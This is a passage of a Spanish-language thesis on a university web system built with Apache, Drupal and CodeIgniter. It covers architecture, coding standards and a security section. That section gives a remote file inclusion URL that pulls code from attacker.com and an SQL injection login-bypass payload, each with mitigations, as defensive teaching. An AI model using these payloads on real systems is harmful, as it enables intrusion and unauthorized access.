Un servidor web es un programa que implementa el protocolo HTTP (hypertext transfer protocol). Este protocolo está diseñado para transferir a lo que comúnmente se llama hipertextos, páginas web o páginas HTML (hypertext markup language): textos complejos con enlaces, figuras, formularios, botones y objetos incrustados como animaciones o reproductores de música.

Es un programa que ejecuta de forma continua en un ordenador (también se utiliza el término para referirse al ordenador que lo ejecuta), manteniéndose a la espera de peticiones por parte de un cliente (un navegador de internet) y que contesta a estas peticiones de forma adecuada, sirviendo una página web que será mostrada en el navegador o mostrando el mensaje correspondiente si se detectó algún error.

1.9.1 Apache

Apache es un servidor HTTP de código abierto para plataformas Unix (BSD, GNU/LINUX, etc.), Windows, Macintosh y otras, que implementa el protocolo HTTP/1.1. Presenta entre otras características mensajes de error altamente configurables, bases de datos de autenticación y negociado de contenido.

Ventajas:

- Modular
- Open Source
- Multi-plataforma

- Extensible
- Gratuito

Módulos

La arquitectura del servidor Apache es muy modular. El servidor consta de una sección core y diversos módulos que aportan mucha de la funcionalidad que podría considerarse básica para un servidor web. Algunos de estos módulos: (Anónimo 2008) son

- Mod_ssl - Comunicaciones Seguras vía TLS.
- Mod_rewrite - reescritura de direcciones (generalmente utilizado para transformar páginas dinámicas como php en páginas estáticas html para así engañar a los navegantes o a los motores de búsqueda en cuanto a cómo fueron desarrolladas estas páginas).
- Mod_dav - Soporte del protocolo WebDav (RFC 2518).
- Mod_deflate - Compresión transparente con el algoritmo deflate del contenido enviado al cliente.
- mod_auth_ldap - Permite autentificar usuarios contra un servidor LDAP.
- mod_proxy_ajp - Conector para enlazar con el servidor Jakarta Tomcatde páginas dinámicas en Java (servlets y JSP).

El servidor de base puede ser extendido con la inclusión de módulos externos entre los cuales se encuentran:

- mod_perl - Páginas dinámicas en Perl.
- mod_php - Páginas dinámicas en PHP.
- mod_python - Páginas dinámicas en Python.
- mod_rexx - Páginas dinámicas en REXX y Object REXX.
- mod_ruby - Páginas dinámicas en Ruby.
- mod_aspdotnet - Páginas dinámicas en .NET_de_Microsoft (Módulo retirado).
- mod_mono - Páginas dinámicas en Mono
- mod_security - Filtrado a nivel de aplicación, para seguridad.

1.9.2 Internet Information Services

Internet Information Services, IIS, es una serie de servicios para los ordenadores que funcionan con Windows. Originalmente era parte del Option Pack para Windows NT. Luego fue integrado en otros sistemas operativos de Microsoft destinados a ofrecer servicios, como Windows 2000 o Windows Server 2003. Windows XP Profesional incluye una versión limitada de IIS. Los servicios que ofrece son: FTP, SMTP, NNTP y HTTP/HTTPS.

Este servicio convierte a un ordenador en un servidor de Internet o Intranet es decir que en las computadoras que tienen este servicio instalado se pueden publicar páginas web tanto local como remotamente (servidor web).

Teniendo en cuenta las características y ventajas antes expuestas sobre apache, fue éste el servidor web seleccionado.

1.10 Sistema de gestión de contenido

Un Sistema de gestión de contenidos (Content Management System en inglés, abreviado CMS) es un programa que permite crear una estructura de soporte (framework) para la creación y administración de contenidos por parte de los participantes principalmente en páginas web.

Consiste en una interfaz que controla una o varias bases de datos donde se aloja el contenido del sitio. El sistema permite manejar de manera independiente el contenido y el diseño. Así, es posible manejar el contenido y darle en cualquier momento un diseño distinto al sitio sin tener que darle formato al contenido de nuevo, además de permitir la fácil y controlada publicación en el sitio a varios editores. Un ejemplo clásico es el de editores que cargan el contenido al sistema y otro de nivel superior que permite que estos contenidos sean visibles a todo el público.

1.10.1 Jommla!

Joomla! es un sistema de administración de contenidos de código abierto construido con PHP bajo una licencia GPL. Este administrador de contenidos se usa para publicar en Internet e intranets utilizando una base de datos MySQL. En Joomla! se incluyen características como: hacer caché de páginas para mejorar el rendimiento, indexamiento web, feed RSS, versiones imprimibles de páginas, flash con noticias, blogs, foros, polls (encuestas), calendarios, búsqueda en el sitio web, e internacionalización del lenguaje. Su nombre es una pronunciación fonética para anglófonos de la palabra swahili jumla que significa "todos juntos" o "como un todo".

1.10.2 Drupal.

Drupal es un sistema de gestión de contenidos Open Source que sirve para administrar recursos web. Es un sistema multiusuario, multiplataforma, multilenguaje, extensible, modular, etc. Cuenta entre otras cosas con una excelente asignación de permisos basados en roles, control de versiones, sindicación de contenidos.

Introduce el concepto de nodo como sinónimo de tipos de contenido, cualquier recurso que se ingrese al sistema pasa a ser un nodo, que puede ser variable e incluir artículos, historias, post, encuestas, imágenes, libros colaborativos, reseñas, recetas, etcétera. Este nuevo concepto permite estandarizar la información asignándoles las mismas características a distintos tipos de objetos y la posibilidad de tener toda la información centralizada y a la vez catalogada.

Teniendo en cuenta lo antes expuesto, Drupal fue el Sistema Gestor de Contenido seleccionado para el desarrollo del sistema.

1.11 PostgreSQL.

PostgreSQL es un sistema de gestión de bases de datos objeto-relacional (ORDBMS) basado en el proyecto POSTGRES, de la universidad de Berkeley. Fue el pionero en muchos de los conceptos existentes en el sistema objeto-relacional actual, incluido, más

tarde en otros sistemas de gestión comerciales. PostGreSQL es un sistema objeto-relacional, ya que incluye características de la orientación a objetos, como puede ser la herencia, tipos de datos, funciones, restricciones, disparadores, reglas e integridad transaccional.

Características de PostgreSQL: (Quiñones 2008)

- Corre en casi todos los principales sistemas operativos: Linux, Unix, BSDs, Mac OS, Beos, Windows, etc.
- Soporte nativo para los lenguajes más populares: PHP, C, C++, Perl, Python, etc.
- Soporte de protocolo de comunicación encriptado por SSL.
- Extensiones para alta disponibilidad, nuevos tipos de índices, datos espaciales, minería de datos, etc.

1.11 CodeIgniter.

CodeIgniter es un framework para el desarrollo de aplicaciones Web con el uso de PHP.

Este framework implementa una arquitectura de tipo Modelo- Vista- Controlador (MVC). La mayoría del trabajo se hace en el Controlador, cargando en las bibliotecas, recibiendo los datos del Modelo, y mostrando en la Vista. Todo está en un sentido llano y realmente puede verse cómo funcionan las cosas, en eso radica su simplicidad.

Algunas de las ventajas que presenta son:

- Bajo uso de recursos.
- Rendimiento excepcional.
- Altamente compatible con gran variedad de versiones y configuraciones de PHP.

El manejo del Modelo de CodeIgniter es recto y le permite imitar una sentencia SQL con comandos sencillos, pero a su vez permite la creación de modelo de objetos, cargarlos y construir métodos que se encarguen de determinadas tareas. Esto pudiera hacerse en el

modelo o bien recargarlo sobre la base de datos, nunca en el controlador para no corromper las bases del MVC.

Este framework cuenta entre sus facilidades la generación de la capa acceso a dato.

1.12 Conclusiones.

Como resultado de la investigación y el análisis bibliográfico realizado, a lo largo del capítulo han sido expuestos los principales puntos de interés abordados en la investigación.

Las herramientas y metodologías a utilizar han sido objeto de análisis, mostrándose sus características y su funcionamiento.

CAPÍTULO 2. CARACTERÍSTICAS DEL SISTEMA.

2.1 Introducción

En el siguiente capítulo se describe la arquitectura que utiliza el sistema. Se abordan las capas por la que está compuesta la arquitectura y se brinda un breve análisis de estas, también se analizan temas relacionados con la seguridad del sistema.

2.2 Arquitectura

La palabra arquitectura proviene del griego “αρχ”, cuyo significado es “jefe, quien tiene el mando”, y de “τεκτων” que significa “constructor o carpintero”. Así, para los antiguos griegos el arquitecto es el jefe o el capataz de la construcción y la arquitectura es la técnica o el arte de quien realiza el proyecto.

Según (Kruchten, Philippe), la arquitectura de software, tiene que ver con el diseño y la implementación de estructuras de software de alto nivel. Es el resultado de ensamblar un cierto número de elementos arquitectónicos de forma adecuada para satisfacer la mayor funcionalidad y requerimientos de desempeño de un sistema, así como requerimientos no funcionales, como la confiabilidad, escalabilidad, portabilidad, y disponibilidad.

2.2.1 Arquitectura en capas

La Arquitectura en Capas podría decirse que su finalidad es abstraer las funcionalidades de una capa, de manera tal que esta pueda ser totalmente reemplazada. La Arquitectura de Capas más común es la que está compuesta por tres, Presentación, Modelo o Reglas del Negocio de la Empresa y Acceso a Datos. De esta forma se podrá cambiar cualquiera de estos sin afectar a las restantes. Aunque tres capas es lo más común, a medida que aumenta la complejidad de los sistemas, las capas crecen. A su vez cada capa puede estar compuesta por subcapas y una capa o subcapa puede estar compuesta por una o más clases del diseño.

Esta característica de la arquitectura en capas permite implementar las reglas del negocio en una capa aparte, de modo que estas reglas puedan ser usadas por otros sistemas o por servicios que necesiten de estas para su funcionamiento, evitando la duplicación de código y una mayor organización.

Existen dos formas de concebir una arquitectura en capas, de manera rígida y de manera flexible, en la primera de estas una capa solo puede interactuar con su capa inmediatamente inferior, en la segunda, una capa superior puede interactuar con capas inferiores. El escoger una u otra constituyen un balance entre flexibilidad y rendimiento, mientras la primera mantiene un bajo acoplamiento puede implicar impactos negativos en el rendimiento, el modo relajado aumenta el rendimiento pero implica menos flexibilidad.

A continuación se mencionan las ventajas y desventajas de una arquitectura en capas.

Ventajas:

- El mantenimiento y las mejoras a la solución son fáciles debido al bajo acoplamiento entre las capas, la alta cohesión de las capas y la habilidad de cambiar su implementación sin cambiar las interfaces.
- Otras soluciones pueden rehusar las funcionalidades expuestas por las diferentes capas, especialmente si las capas de las interfaces son diseñadas con la reutilización en mente.
- El desarrollo distribuido es fácil si este se puede dividir con las capas como fronteras.
- Distribuir las capas a lo largo de múltiples capas físicas puede mejorar la escalabilidad, tolerancia a errores y rendimiento.
- Beneficios a la hora de realizar las pruebas teniendo bien definidas las interfaces de las capas por la habilidad de cambiar las implementaciones de estas capas manteniendo la interfaz.

Desventajas:

- La sobrecarga extra de pasar los mensajes a través de las capas en lugar de llamar los componentes directamente puede impactar de forma negativa en el rendimiento. Lo cual se puede mitigar con el uso de un modo relajado.
- El desarrollo de las interfaces de usuario puede algunas veces tomar tiempo si la estructura de capas evita el uso de componentes de interfaz de usuario que interactúan directamente con la Base de Datos.
- El uso de capas ayuda a controlar y encapsular la complejidad de aplicaciones grandes, pero agrega complejidad a las aplicaciones simples.
- Cambios en las interfaces de las capas inferiores tienden a propagarse a los altos niveles, especialmente si el modo relajado es usado.

La arquitectura del sistema se estructuró mediante el estilo en capas, específicamente en 3 Capas (Ver figura 2.1).

Presentación.

Esta capa presenta los elementos relativos a la presentación de la información, la cual se divide en dos subcapas fundamentales:

- Interfaces de usuario.

  En este caso, está formada por las páginas HTML las cuales contienen los formularios y componentes para la presentación de la información.
- Eventos:

  Contiene las páginas PHP que son las encargadas de manejar y gestionar todos los eventos asociados a las interfaces que soportan.

Negocio.

Esta capa está formada por las entidades del negocio, que representan objetos que van a ser manejados o consumidos por la aplicación.

Acceso a Datos.

La capa de acceso a datos es generada por el framework CodeIgniter el cual garantizará la conexión con la base de datos y las llamadas a los procedimientos almacenados.




Figura 2.1 Estructura basada en Capas.

2.3 Patrones de diseño.

Los patrones de diseño (design patterns del inglés) son la base para la búsqueda de soluciones a problemas comunes en el desarrollo de software y otros ámbitos referentes al diseño de interacción o interfaces.

Los patrones de diseño pretenden:

- Proporcionar catálogos de elementos reusables en el diseño de sistemas software.

- Evitar la reiteración en la búsqueda de soluciones a problemas ya conocidos y solucionados anteriormente.
- Formalizar un vocabulario común entre diseñadores.
- Estandarizar el modo en que se realiza el diseño.
- Facilitar el aprendizaje de las nuevas generaciones de diseñadores condensando conocimiento ya existente.

Entre los patrones de diseño que se aplicaron durante el desarrollo del proyecto están los siguientes:

El **Patrón Fachada**, se usó para acceder a las Capas de Negocio y Acceso a Datos. La intención del patrón fachada es facilitar una interfaz simple a un subsistema complejo (Gamma, y otros, 1994), permitiendo así estructurar en capas un sistema.

El **Patrón Solitario** (Singleton en ingles), se usó para la clase Conexión en la Capa de Acceso a Datos. El principio de este patrón es garantizar que una clase determinada sólo tenga una única instancia, proporcionando un punto de acceso global a la misma.

2.4 Estándar de codificación.

Un estándar de codificación completo comprende todos los aspectos de la generación de código, debe reflejar un estilo armonioso, como si un único programador hubiera escrito todo el código del sistema. Al comenzar un proyecto de software, es necesario establecer un estándar de codificación para asegurarse de que todos los programadores del proyecto trabajen de forma coordinada. Cuando el proyecto de software incorpore código fuente previo, o bien cuando realice el mantenimiento de un sistema de software creado anteriormente, el estándar de codificación debería establecer cómo operar con la base de código existente.

Para que exista uniformidad en el código escrito y para que los futuros desarrolladores entiendan el mismo debe utilizarse el estilo Camello con algunas especificaciones las cuales se muestran a continuación:

- **Indentación:** Las llaves (**{**) de inicio deben estar al final y las de cierre (**}**) debajo de la declaración a la que pertenecen, ejemplo (Ver Figura 2.1):
-

```
public function setAlumnoAyudante($alumnoAyudante) {
    $this->alumnoAyudante = $alumnoAyudante;
}
```

Figura 2.1 Identación de las llaves.

- **Líneas en blanco**: Se debe colocar una línea en blanco antes y después de la declaración de una estructura o de una clase.
- **Regla para identificadores:** En el caso de variables y atributos en minúscula y los nombres de los métodos deben comenzar con mayúscula y en caso de que sea una palabra compuesta la primera letra de la que empieza a continuación de la anterior debe ser mayúscula también, ejemplo (Ver Figura 2.2):

```
private $fechaEvaluacion;

public function ListadoProfesores()
```

Figura 2.2 Declaración de identificadores

- **Comentarios y Descripciones:** Para el caso de las funciones se debe poner una breve descripción de la misma así como el tipo de parámetro que recibe y devuelve, ejemplo (Ver Figura 2.3):

```
/**
 * Dado el solapin de un profesor, devuelve el Objeto Profesor
 * que coincida con dicho solapin.
 *
 * @param String $solapin
 * @return Profesor
 */
public function BuscarProfesor(String $solapin)
```

Figura 2.3 Comentarios y Descripciones.

2.5 Análisis de las soluciones.

La palabra "análisis" proviene del griego y significa "disgregar, descomponer", sin embargo el uso del análisis está dado desde mucho antes a los griegos.

La informática es una actividad intelectual y creativa que requiere de un elevado nivel de interpretación del entorno debido a que se dedica en gran medida a mejorar la manera de realizar los procesos. El sistema que se desea implementar no es la excepción, ya que se presentan diferentes situaciones que necesitan de una mirada imperativa y de un análisis previo que permita implementar las soluciones prácticas.

2.5.1 Drupal.

Entre las principales funcionalidades del SMS Drupal se encuentran:

- Sistema de cache de contenidos.
- Versionador de contenidos.
- URL Alias: permite la asignación de direcciones legibles para buscadores y humanos, dando una mayor usabilidad, al ser más sencillos de recordar.
- Fácilmente traducible a otros idiomas y soporte multilingüe.

- Instalación centralizada para múltiples sitios (hasta de distintos formatos).
- Cumple con los estándares de XHTML del W3C.
- Cuenta con herramienta de foro.
- Soporte de Blogger API para publicación remota.
- Estadísticas de popularidad del contenido, etc.
- Encuestas: se pueden generar encuestas on-line.
- Alimentación RSS.
- Autorregulación de tráfico, permite configurar la desactivación de módulos de forma automática cuando hay mucho tráfico.
- Libro Colaborativo como un wiki, permite la creación de un proyecto en donde muchos usuarios contribuyen en su construcción.
- Agregador de noticias para incluir links a contenidos otros sitios. Con sistema de cache y configuración de los tiempos.
- Customización de Themes: brinda la base para ampliar y customizar las plantillas del sitio.

Módulos de Drupal.

Para un completo funcionamiento y control de seguridad del sistema, es necesario instalar y activar los siguientes módulos de Drupal:

- **Help:** Gestiona la visualización de la ayuda en línea.
- **Legacy:** Proporciona gestores de herencia para las actualizaciones desde instalaciones antiguas de Drupal, es decir da la posibilidad de migrar de una versión de Drupal a otra.
- **Locale:** Permite la traducción de la interfaz de usuario a idiomas distintos del inglés.
- **Menu:** Permite a administradores personalizar el menú de navegación del sitio.
- **Path:** Permite renombrar URLs.

- **Poll:** Permite al sitio recopilar votaciones sobre diferentes temas a modo de preguntas de selección múltiple. (Encuestas).
- **Search:** Permite la búsqueda de palabras por todo el sitio.
- **Statistics:** Registra estadísticas de acceso al sitio.
- **Taxonomy:** Activa la categorización del contenido.
- **Throttle:** Gestiona el mecanismo de regulación automática, para controlar la congestión del sitio.
- **Upload:** Permite adjuntar archivos al contenido.
- **Nodeaccess:** Permite el control de accesos a los nodos.
- **Watchdog:** Registra y guarda los eventos del sistema.

2.5.2 Seguridad del sistema.

En el presente epígrafe se tratan temas de seguridad como son: ejecución de código remotamente, inyecciones SQL, y Logs.

2.5.2.1 Ejecución de código remotamente.

Como su nombre lo indica, esta vulnerabilidad permite al atacante ejecutar código en el servidor vulnerable y obtener información almacenada en él.

A veces es difícil descubrir vulnerabilidades durante la puesta a prueba del sistema, pero tales problemas son a menudo revelados mientras se hace la revisión de código.

Una de estas vulnerabilidades es haciendo uso del register_globals.

El register_globals es una configuración de PHP que controla la disponibilidad de las variables súper globales en un script php (Tales como información posteada de formularios (post), datos desde la url (get), o información traída de las cookies).

Cuando register_globals está definida en “On” dentro del php.ini, esto permitiría a un usuario cualquier poder inicializar una variable remotamente. Muchas veces no es inicializado el parámetro que se utiliza para incluir archivos indeseados de un atacante, y este podría terminar en una ejecución arbitraria de archivos localizados local y remotamente.

```
<?php
        /*
        con register_globals = On, $archivo es lo mismo que
                $_GET['archivo']
                $_POST['archivo']
                $_COOKIE['archivo']
        */
        require($archivo.".php");
?>
```

Aquí el parámetro de $page no se inicializa si los register_globals se ponen en “On”, el servidor será vulnerable a la ejecución a distancia del código incluyendo cualquier archivo arbitrario en el parámetro $page.

Un ejemplo de cómo explotar esta vulnerabilidad es el siguiente:
http://www.vulnsite.com/index.php?*archivo=http://www.attacker.com/attack.txt*

De esta manera el archivo *http://www.attacker.com/attack.txt* será incluido y ejecutado en el servidor.

Para evitar este tipo de ataque es necesario tomar las siguientes medidas:

- Definir register_globals en “off” dentro del php.ini
- Inicializar todas las variables.

2.5.2.2 Inyección de código SQL.

Es una vulnerabilidad de las Web, que afectan directamente a las bases de datos de una aplicación. El problema radica al filtrar erróneamente las variables utilizadas en parte de la página con código SQL.

Una Inyección SQL consiste en insertar o inyectar código SQL malicioso dentro de código SQL, para alterar el funcionamiento normal y hacer que se ejecute el código "invasor" dentro del sistema.

Ejemplo: Suponiendo, que se tenga la siguiente consulta:

```
SELECT * FROM usuarios WHERE user = 'usuario' AND password='$_POST['password']'
```

Obviamente se espera que `$_POST['password']` contenga la contraseña del usuario, pero ¿Qué pasaría si `$_POST['password']` = **' or 'a'='a'** ? Se obtendría algo como lo siguiente:

```
SELECT * FROM usuarios WHERE user = 'usuario' AND password='' OR 'a'='a'
```

Un programa elaborado con descuido, puede ser vulnerable dejando la seguridad del sistema ciertamente comprometida. En el ejemplo anterior la validación de el campo **password** estaría quedando fuera con el **OR 'a'='a'** el cual siempre se cumplirá, permitiendo el acceso sin necesidad de la contraseña.

Para tratar de evitar este tipo de ataque se deben tomar las siguientes medidas:

- Filtrar todos los datos externos (provenientes de GET y POST, URL, etc.) que serán introducidos en la consulta.
- Limitar al máximo los permisos del usuario que ejecuta estas sentencias. Por ejemplo utilizando un usuario distinto para las sentencias SELECT, DELETE,

UPDATE y asegurándose que cada ejecución de una sentencia ejecute una sentencia del tipo permitido.

2.5.2.3 Control y Administración de Logs.

De acuerdo a *Oxford Dictionary* la definición de log es:
Registro oficial de eventos durante un periodo de tiempo en particular. Para los profesionales en seguridad informática un log es usado para registrar datos o información sobre (quién, que, cuando, donde y como) un evento ocurre para un dispositivo en particular o aplicación.

El control y administración de los registros de acceso y eventos al sistema se garantiza con la instalación y activación del módulo watchdog de Drupal.

2.5.3 Servicios WEB.

Un servicio web (en inglés Web Service) es un conjunto de protocolos y estándares que sirven para intercambiar datos entre aplicaciones. Distintas aplicaciones de software desarrolladas en lenguajes de programación diferentes, y ejecutadas sobre cualquier plataforma, pueden utilizar los servicios web para intercambiar datos en redes de ordenadores como Internet. La interoperabilidad se consigue mediante la adopción de estándares abiertos.

La Universidad de las Ciencias Informáticas (UCI) presenta una serie de servicios web para el intercambio de datos entre ordenadores. Teniendo en cuenta que la aplicación maneja información de trabajadores y estudiantes, y parte de esa información se puede obtener mediante el consumo de los servicios web que presenta la UCI, es necesario consumir varios de estos servicios web para facilitar el proceso de inserción de datos de los trabadores y estudiantes a la aplicación.

2.5.4 LDAP (Lightweight Directory Access Protocol)

LDAP es un protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red. LDAP también es considerado una base de datos (aunque su sistema de almacenamiento puede ser diferente) a la que pueden realizarse consultas.

Habitualmente, almacena la información de login (usuario y contraseña) y es utilizado para autenticarse aunque es posible almacenar otra información (datos de contacto del usuario, ubicación de diversos recursos de la red, permisos, certificados, etc.).

En conclusión, LDAP es un protocolo de acceso unificado a un conjunto de información sobre una red.

La Universidad de las Ciencias Informáticas cuenta con un servidor de directorio que almacena datos del personal que estudia o trabaja en la misma. Entre los datos que almacena se encuentran: nombre de usuario, contraseña y correo electrónico.
Para tener un mejor control de los usuarios que interactúan con el sistema, se hace necesario integrar el mismo al servicio de directorio de la uci mediante LDAP.

2.6 Conclusiones

Se abordaron diferentes aspectos que permiten una mejor comprensión de la base del sistema. Como resultado quedó definida la arquitectura que se utiliza y se realizó un análisis de las diferentes capas por la que está compuesta.

CAPÍTULO 3. DISEÑO E IMPLEMENTACIÓN

3.1 Introducción.

En el siguiente capítulo se presentan los diagramas de clases, y el modelo de datos tanto lógico como físico. También se muestran los diagramas de de componentes y de despliegue. Finalmente se fundamentan los objetivos propuestos del capítulo.

3.2 Diagramas de Interacciones del diseño.

La secuencia de acciones en un caso de uso comienza cuando un actor invoca el caso de uso mediante el envío de algún tipo de mensaje al sistema. Si se considera el “interior” del sistema, se tendrá algún objeto de diseño que recibe el mensaje del actor. Después el objeto de diseño llama a algún otro objeto, y de esta manera los objetos implicados interactúan para realizar y llevar a cabo el caso de uso. En el diseño, es preferible representar esto con diagramas de secuencia ya que el centro de atención principal es el encontrar secuencias de interacciones detalladas y ordenadas en el tiempo.

En algunos casos se incluyen subsistemas en los diagramas de secuencia para describir cuáles de ellos participan en una determinada realización de caso de uso, y quizás que interfaces intervienen de entre lo que proporcionan esos subsistemas. Gracias a ello, se puede diseñar los casos de uso a un nivel alto antes de que se hayan desarrollado los diseños internos de los subsistemas que intervienen. Esto es útil, por ejemplo, cuando se tiene que identificar las interfaces de los subsistemas en una fase temprana del ciclo de vida del software, antes de haber desarrollado el diseño interno.

En los diagramas de secuencia, se muestran las interacciones entre objetos mediante transferencias de mensajes entre objetos o subsistemas. Cuando se dice que un subsistema “recibe” un mensaje, se quiere decir en realidad, que es un objeto de una

clase del subsistema el que envía el mensaje. El nombre del mensaje debería indicar una operación del objeto que recibe la invocación o de una interfaz que el objeto proporciona. (Jacobson, y otros, 2000)

A continuación se muestran los diagramas de secuencias del diseño.

D. S. Insertar Profesor (Figura 3.1).




Figura 3.1 D.S Insertar Profesor

D.S. Insertar Estudiante (Figura 3.2).

